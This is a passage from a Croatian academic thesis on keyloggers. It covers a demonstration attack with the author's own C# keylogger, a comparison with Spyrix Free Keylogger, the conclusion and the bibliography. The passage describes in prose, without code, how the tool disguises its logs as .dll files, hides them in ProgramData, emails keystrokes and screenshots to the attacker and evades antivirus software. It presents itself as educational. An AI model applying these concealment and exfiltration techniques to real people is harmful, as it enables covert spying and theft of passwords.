
# 6. Demonstracija realnog napada

U ovom poglavlju ću prikazati kako izgleda napad *keyloggerom* vlastite implementacije te ga usporediti s napadom komercijalnog *keyloggera*. U realnosti se *keylogger* pokreće kada se podigne operacijski sustav no u ovom napadu ću ga ručno pokrenuti iz jednostavnosti. Na *Windows* operacijskom sustavu moguće je zakazati automatsko pokretanje *keyloggera* i ostalih programa koristeći Planer zadataka (engl. *Task Scheduler*).

## 6.1. Vlastiti *keylogger*

Nakon pokretanja *keyloggera* on automatski počinje bilježiti pritiske tipki. Nakon što datoteka dosegne ograničenje od 500 znakova, sadržaj se sprema u novu datoteku. Originalna datoteka se briše i stvara se nova, prazna datoteka u koju se ponovno bilježe pritisci tipki. Svake minute *keylogger* uzima snimku zaslona.

Datoteke koje program zapisuje na unutarnji disk su prikazane na sljedećoj slici.





Slika 12: Prikaz generiranja zapisa i snimki zaslona [Autorski rad]

Zapisi o pritiscima tipki se bilježe u datoteku *driver.dll* te arhivu *driver_archive.dll* nakon što se unese 500 znakova u originalnu datoteku. Obje datoteke su tekstualne no spremljene su s ekstenzijom .dll kako bi korisniku bilo manje jasno o čemu se radi. Mogu se otvoriti s bilo kojim uređivačem teksta.

Snimke zaslona su spremljene u naizgled tekstualne datoteke te ako ih korisnik otvori u uređivaču teksta može pronaći samo čudne simbole i znakove koji ništa ne znače. Snimke zaslona su zapravo JPEG datoteke te ih se može otvoriti u programu za pregledavanje slika.

Ove datoteke su spremljene u direktorij *Program Data* na sustavskom disku. Taj direktorij je nevidljiv korisnicima te je odabran jer većina običnih korisnika ne zna za njegovo postojanje.


Na sljedećoj slici je prikazan izgled pretinca e-pošte napadača.




Slika 13: Prikaz pretinca e-pošte napadača [Autorski rad]

Na slici 13 je vidljivo kako napadač svake minute dobiva snimku zaslona i svakih 500 znakova dobiva zapis o pritiscima tipki i aktivnom prozoru nakon što *keylogger* zarazi računalo korisnika.

Na sljedećim slikama je prikazan sadržaj e-pošte za zapis i snimku zaslona.





Slika 14: Prikaz sadržaja zapisa e-pošte [Autorski rad]

Na slici 14 vidljivi su pritisci tipki, u aplikaciji u kojoj se korisnik nalazio, u tekstualnom obliku. Ako korisnik promijeni aktivni prozor, *keylogger* to zapisuje u datoteku između simbola ***.


Slika 15: Prikaz sadržaja snimke zaslona e-pošte [Autorski rad]

U e-pošti, na slici 15, snimka zaslona je poslana kao privitak i u tijelu se nalazi datum i vrijeme kada je snimka zaslona uzeta.


Ako napadač otvori privitak snimke zaslona u programu za pregledavanje slika, može vidjeti što je korisnik radio u tom trenutku i to je prikazano na sljedećoj slici.




Slika 16: Prikaz snimke zaslona koja prikazuje korisnikov zaslon [Autorski rad]

*Keylogger* se izvodi za vrijeme rada računala. Ako se računalo isključi ili ponovno pokrene *keylogger* više ne radi no to se može ispraviti ako se postavi njegovo uključivanje kada se digne operacijski sustav u Planeru zadataka.

*Windows Defender*, ugrađeni sigurnosni program od strane *Windowsa*, nije detektirao *keylogger* kao zloćudni program. Prijenosom izvršne datoteke na web stranicu *VirusTotal*, koja uzima datoteku i prosljeđuje ju na virtualna računala gdje svako računalo ima drugačiji sigurnosni program, dobivamo rezultate vidljive na sljedećoj slici.





Slika 17: Prikaz broja uređaja koji su detektirali *keylogger* [Autorski rad]

Na slici 17 vidimo kako je 29% računala shvatilo da se radi o zloćudnom programu što je zadovoljavajući rezultat za ovako jednostavan *keylogger*.

Ova implementacija nije savršena te ima nekoliko nedostataka koji uključuju: nemogućnost prikaza i zapisivanja simbola koji se pišu uz pomoć tipke *ALT* kao što su simboli @, <, >, \, | te nema mogućnost dohvaćanja podataka koji se nalaze u međuspremniku računala.

Međutim, najveći nedostatak jest vidljivost procesa u Upravitelju zadataka kao što je prikazano na sljedećoj slici.




Slika 18: Prikaz *keylogger* procesa u Upravitelju zadataka [Autorski rad]

Na slici 18 vidljiv je proces *keyloggera* te ako korisnik zna koje procese inače koristi i pronađe ovaj sumnjivi proces, koji čak sadrži i naziv *keylogger* u sebi, može mu prekinuti izvršavanje te tada zna da mu je računalo zaraženo te može poduzeti korake da se zaštiti.

## 6.2. Komercijalni *keylogger*

Za komercijalni *keylogger* sam odabrao *Spyrix Free Keylogger*. *Spyrix Keylogger* sam opisao u poglavlju 4, a testirat ću napad koristeći njegovu besplatnu varijantu. Prema njihovoj stranici [32] besplatna varijanta uključuje bilježenje pritiska tipki, lozinki i uzimanje snimki zaslona te pristup podacima bilježenja putem interneta.


Nakon instalacije programa *keylogger* se pokreće kada i operacijski sustav što je u suštini dobra stvar. *Keylogger* dohvaća pritiske tipki, podatke iz međuspremnika, snimke zaslona i sve je vidljivo u grafičkom sučelju ili datotekema koje generira. Izvršna datoteka programa nije prepoznata od strane *Windows Defendera* no prilikom skeniranja računala koristeći *Malwarebytes* izvršna datoteka je pronađena kao zloćudni program.

Najveća prednost je mogućnost pregledavanja podataka u realnom vremenu preko interneta. Prikazane su statistike kojeg programe korisnik najviše koristi, može se filtrirati po raznim događajima i moguće je u realnom vremenu promatrati što korisnik radi na računalu.

Unatoč tim prednostima, *Spyrix Free Keylogger* ima veće nedostatke nego *keylogger* vlastite implementacije. *Spyrix Free Keylogger* ima grafičko sučelje u kojemu piše čemu služi te se na vrhu nalazi reklama koja daje popust na punu verziju programa. Ako korisnik nekim slučajem dođe to tog sučelja, sve će mu biti jasno.


Program zauzima više resursa računala te je veća vjerojatnost da će korisnik shvatiti da ima zloćudni program na računalu. Promatranje događaja u grafičkom sučelju nije vrlo intuitivno i ne događa se u realnom vremenu već mu je potrebno nekoliko sekundi kako bi se popis događaja osvježio.

Najveći nedostatak, kao i kod vlastite implementacije, jest njegova vidljivost. Naime, program je vidljiv u Upravitelju zadataka, a nalazi se i kao ikona na Programskoj traci kao što je vidljivo na sljedećim slikama.




Slika 19: Prikaz *Spyrix keylogger* procesa u Upravitelju zadataka [Autorski rad]

Na slici 19 proces *Spyrix keyloggera* je vidljiv kao *System component* što nije toliko sumnjivo korisniku no time ipak prikazuje svoju prisutnost na računalu.



Slika 20: Prikaz *Spyrix keylogger* ikone u Programskoj traci [Autorski rad]

Na slici 20 ikona *Spyrix keyloggera* je vidljiva na Programskoj traci u obliku slova S. Moguće je zatvoriti program desnim klikom na ikonu i odabirom opcije za zatvaranje što mogu napraviti i obični korisnici koji nemaju veće znanje o računalima i operacijskim sustavima.

# 7. Zaključak

Nakon razrade teme možemo zaključiti kako su *keyloggeri* vrlo rašireni te da postoji mnogo komercijalnih programa koji obavljaju poslove špijunaže. Obrađeni su hardverski i softverski *keyloggeri* te je prednost dana softverskoj varijanti zbog jednostavnosti širenja kao i dobivanja podataka od zaraženog računala.

Prikazane su funkcionalnosti *keyloggera* i njihovog načina rada te su dani savjeti za zaštitu i prevenciju zaraze. Prikazana je implementacija u C# programskom jeziku te je obrađen realno mogući napad na računalo.

Vlastita implementacija je uspoređena s komercijalnim *keyloggerom* te je izveden zaključak kako je bolje implementirati vlastiti *keylogger* koji nije prepoznat od strane sigurnosnih programa te kojemu nije cilj ostvariti dobit kupnjom potpune verzije nego koristiti gotovo rješenje.

Bitno je napomenuti kako instaliranje *keyloggera* na tuđa računala predstavlja kazneno djelo te se protiv napadača može pokrenuti kazneni postupak te je ovaj rad isključivo namijenjen za istraživačke i edukacijske svrhe.

# Popis literature


[1] B. Carlson, *Top cybersecurity statistics, trends, and facts*, listopad 2021. adresa: https://www.csoonline.com/article/3634869/top-cybersecurity-statistics-trends-and-facts.html (pogledano 12. 8. 2022.).

[2] S. AS, *Ransomware attacks against U.S. government entities: 5 key observations and takeaways for municipalities*, veljača 2021. adresa: https://www.sungardas.com/en-us/blog/ransomware-attacks-on-us-government-entities/ (pogledano 14. 8. 2022.).

[3] J. Firch, *10 Cyber Security Trends You Can't Ignore In 2021*, travanj 2020. adresa: https://purplesec.us/cyber-security-trends-2021/ (pogledano 14. 8. 2022.).

[4] *DBIR Report 2022 - Summary of Findings*, 2022. adresa: https://www.verizon.com/business/resources/reports/dbir/2022/summary-of-findings/ (pogledano 14. 8. 2022.).

[5] V. Prajapati, R. Kalsariya, A. Dubey, K. Mehta i M. Patil, „Analysis of Keyloggers in Cybersecurity," *International Journal for Research in Applied Science and Engineering Technology*, sv. 8, br. 10, str. 466–474, listopad 2020., ISSN: 2321-9653. DOI: 10.22214/ijraset.2020.31925.

[6] N. Ivković, „Rootkits - Hide and Seek," *MIPRO 2007 Proceedings Vol. V. DE & ISS & BIS / Čišić, Dragan ; Hutinski, Željko ; Baranović, Mirta ; Sandri, Roberto (ur.).*, str. 140–145, 2007.

[7] Help Net Security, *Evasive malware goes mainstream*, travanj 2015. adresa: https://www.helpnetsecurity.com/2015/04/22/evasive-malware-goes-mainstream/ (pogledano 14. 8. 2022.).

[8] *What is Malware?* Adresa: https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-malware.html (pogledano 14. 8. 2022.).

[9] M. K. Shah, D. Kataria, S. B. Raj i P. G, „Real Time Working of Keylogger Malware Analysis," *International Journal of Engineering Research & Technology*, sv. 9, br. 10, listopad 2020., Publisher: IJERT-International Journal of Engineering Research & Technology, ISSN: 2278-0181. DOI: 10.17577/IJERTV9IS100265. adresa: https://www.ijert.org/real-time-working-of-keylogger-malware-analysis (pogledano 20. 7. 2022.).

[10] D. Javorović i M. Žagar, „NAPREDNA STATIČKA ANALIZA ZLONAMJERNOG KODA,” *Polytechnic and design*, sv. 6, br. 4, str. 213–2019, prosinac 2018., Publisher: Tehničko veleučilište u Zagrebu, ISSN: 1849-1995, 2459-6302. DOI: 10.19279/TVZ.PD.2018-6-4-02. adresa: https://hrcak.srce.hr/218191 (pogledano 23. 7. 2022.).

[11] J. Fruhlinger, *Keyloggers explained: How attackers record computer inputs*, svibanj 2022. adresa: https://www.csoonline.com/article/3326304/keyloggers-explained-how-attackers-record-computer-inputs.html (pogledano 17. 8. 2022.).

[12] *O keylogger softveru - CERT.hr*. adresa: https://www.cert.hr/keyloggeri/ (pogledano 17. 8. 2022.).

[13] *What is a Keylogger? | How to Detect Keyloggers*. adresa: https://www.malwarebytes.com/keylogger (pogledano 17. 8. 2022.).

[14] M. Srivastava, A. Kumari, K. K. Dwivedi, S. Jain i V. Saxena, „Analysis and Implementation of Novel Keylogger Technique,” *2021 5th International Conference on Information Systems and Computer Networks (ISCON)*, listopad 2021., str. 1–6. DOI: 10.1109/ISCON52037.2021.9702433.

[15] *Selectric bug*. adresa: https://www.cryptomuseum.com/covert/bugs/selectric/index.htm (pogledano 17. 8. 2022.).

[16] *Praćenje unosa znakova preko tipkovnice - CERT.hr*. adresa: https://www.cert.hr/pracenje-unosa-znakova-preko-tipkovnice/ (pogledano 18. 8. 2022.).

[17] *Keyloggers: A Guide to Keylogger Software*. adresa: https://www.veracode.com/security/keylogger (pogledano 17. 8. 2022.).

[18] C. Chen, *Microsoft Windows 10 has a keylogger enabled by default - here's how to disable it*, ožujak 2017. adresa: https://www.privateinternetaccess.com/blog/microsoft-windows-10-keylogger-enabled-default-heres-disable/ (pogledano 18. 8. 2022.).

[19] *Everything You Need To Know*. adresa: https://www.insightsforprofessionals.com/it/security/keyloggers-everything-you-need-to-know (pogledano 22. 8. 2022.).

[20] C. Kolbitsch, *Detecting Keyloggers on Dynamic Analysis Systems*, svibanj 2014. adresa: https://www.lastline.com/labsblog/detecting-keyloggers-on-dynamic-analysis-systems/ (pogledano 22. 8. 2022.).

[21] *Computer Keylogger Software | Top 4 Types and Prevention Methods*. adresa: https://enterprise.comodo.com/computer-keylogger-software.php (pogledano 22. 8. 2022.).

[22] C. Wood i R. Raj, „Keyloggers in Cybersecurity Education.,” siječanj 2010., str. 293–299.

[23] M. Newlin, *Injecting Keystrokes into Wireless Mice*, veljača 2016. adresa: https://www.bastille.net/research/vulnerabilities/mousejack/technical-details (pogledano 24. 8. 2022.).

[24] S. Bellini, *USB Hardware Keylogger*, ožujak 2016. adresa: https://commons.wikimedia.org/w/index.php?curid=47479332 (pogledano 24. 8. 2022.).

[25] D. Metev, *What Is a Keylogger? [Everything You Need to Know]*. adresa: https://techjury.net/blog/what-is-a-keylogger/ (pogledano 24. 8. 2022.).

[26] J. Kinney i O. Brooks, *Best Antivirus Software of 2022*, kolovoz 2022. adresa: www.usnews.com/360-reviews/privacy/antivirus (pogledano 7. 9. 2022.).

[27] S. Boral, *How to Detect Keyloggers in Windows Systems*, listopad 2020. adresa: https://www.maketecheasier.com/detect-keyloggers-windows-system/ (pogledano 25. 8. 2022.).

[28] kernc, *logkeys - a GNU/Linux keylogger*, kolovoz 2022. adresa: https://github.com/kernc/logkeys (pogledano 25. 8. 2022.).

[29] D. Spengler, *Deon's World - Understanding and using htop to monitor system resources*, prosinac 2012. adresa: https://www.deonsworld.co.za/2012/12/20/understanding-and-using-htop-monitor-system-resources/ (pogledano 25. 8. 2022.).

[30] *Mac antivirus — Can Macs get viruses?* Adresa: https://www.malwarebytes.com/mac-antivirus (pogledano 25. 8. 2022.).

[31] L. Notenboom, *Will Using an On-Screen Keyboard Stop Keyloggers?* Siječanj 2020. adresa: https://askleo.com/will_using_an_on_screen_keyboard_stop_keyboard_loggers_and_hackers/ (pogledano 26. 8. 2022.).

[32] *Spyrix Keylogger Free*. adresa: https://www.spyrix.com/spyrix-free-keylogger.php (pogledano 26. 8. 2022.).

[33] *Refog Keylogger*. adresa: http://www.refog.com (pogledano 26. 8. 2022.).

[34] R. Saive, *How to Monitor Keyboard Keystrokes Using 'LogKeys' in Linux*, veljača 2017. adresa: https://www.tecmint.com/how-to-monitor-keyboard-keystrokes-using-logkeys-in-linux/ (pogledano 26. 8. 2022.).

[35] *Spyzie Spy Phone App: Your #1 Tracking & Monitoring Software*. adresa: https://spyzie.io/ (pogledano 26. 8. 2022.).

[36] *Hardware Keylogger - KeyGrabber USB*. adresa: https://www.keelog.com/usb-keylogger/ (pogledano 26. 8. 2022.).

[37] *Hardware Keylogger - AirDrive Forensic Keylogger*. adresa: https://www.keelog.com/airdrive-keylogger/ (pogledano 26. 8. 2022.).

[38] *Hardware Keylogger - KeyGrabber Forensic Keylogger Cable/Module*. adresa: https://www.keelog.com/keygrabber-forensic/ (pogledano 26. 8. 2022.).

[39] *Hardware Keylogger - Forensic Keylogger Keyboard*. adresa: https://www.keelog.com/keylogger-keyboard/ (pogledano 26. 8. 2022.).

[40] *Hardware Keylogger - KeyGrabber PS2*. adresa: https://www.keelog.com/ps2-hardware-keylogger/ (pogledano 26. 8. 2022.).

[41] J. Ferreira i D. McClean, *Answer to "How do I get the title of the current active window using c#?"* Rujan 2008. adresa: https://stackoverflow.com/a/115905 (pogledano 1. 9. 2022.).

# Popis slika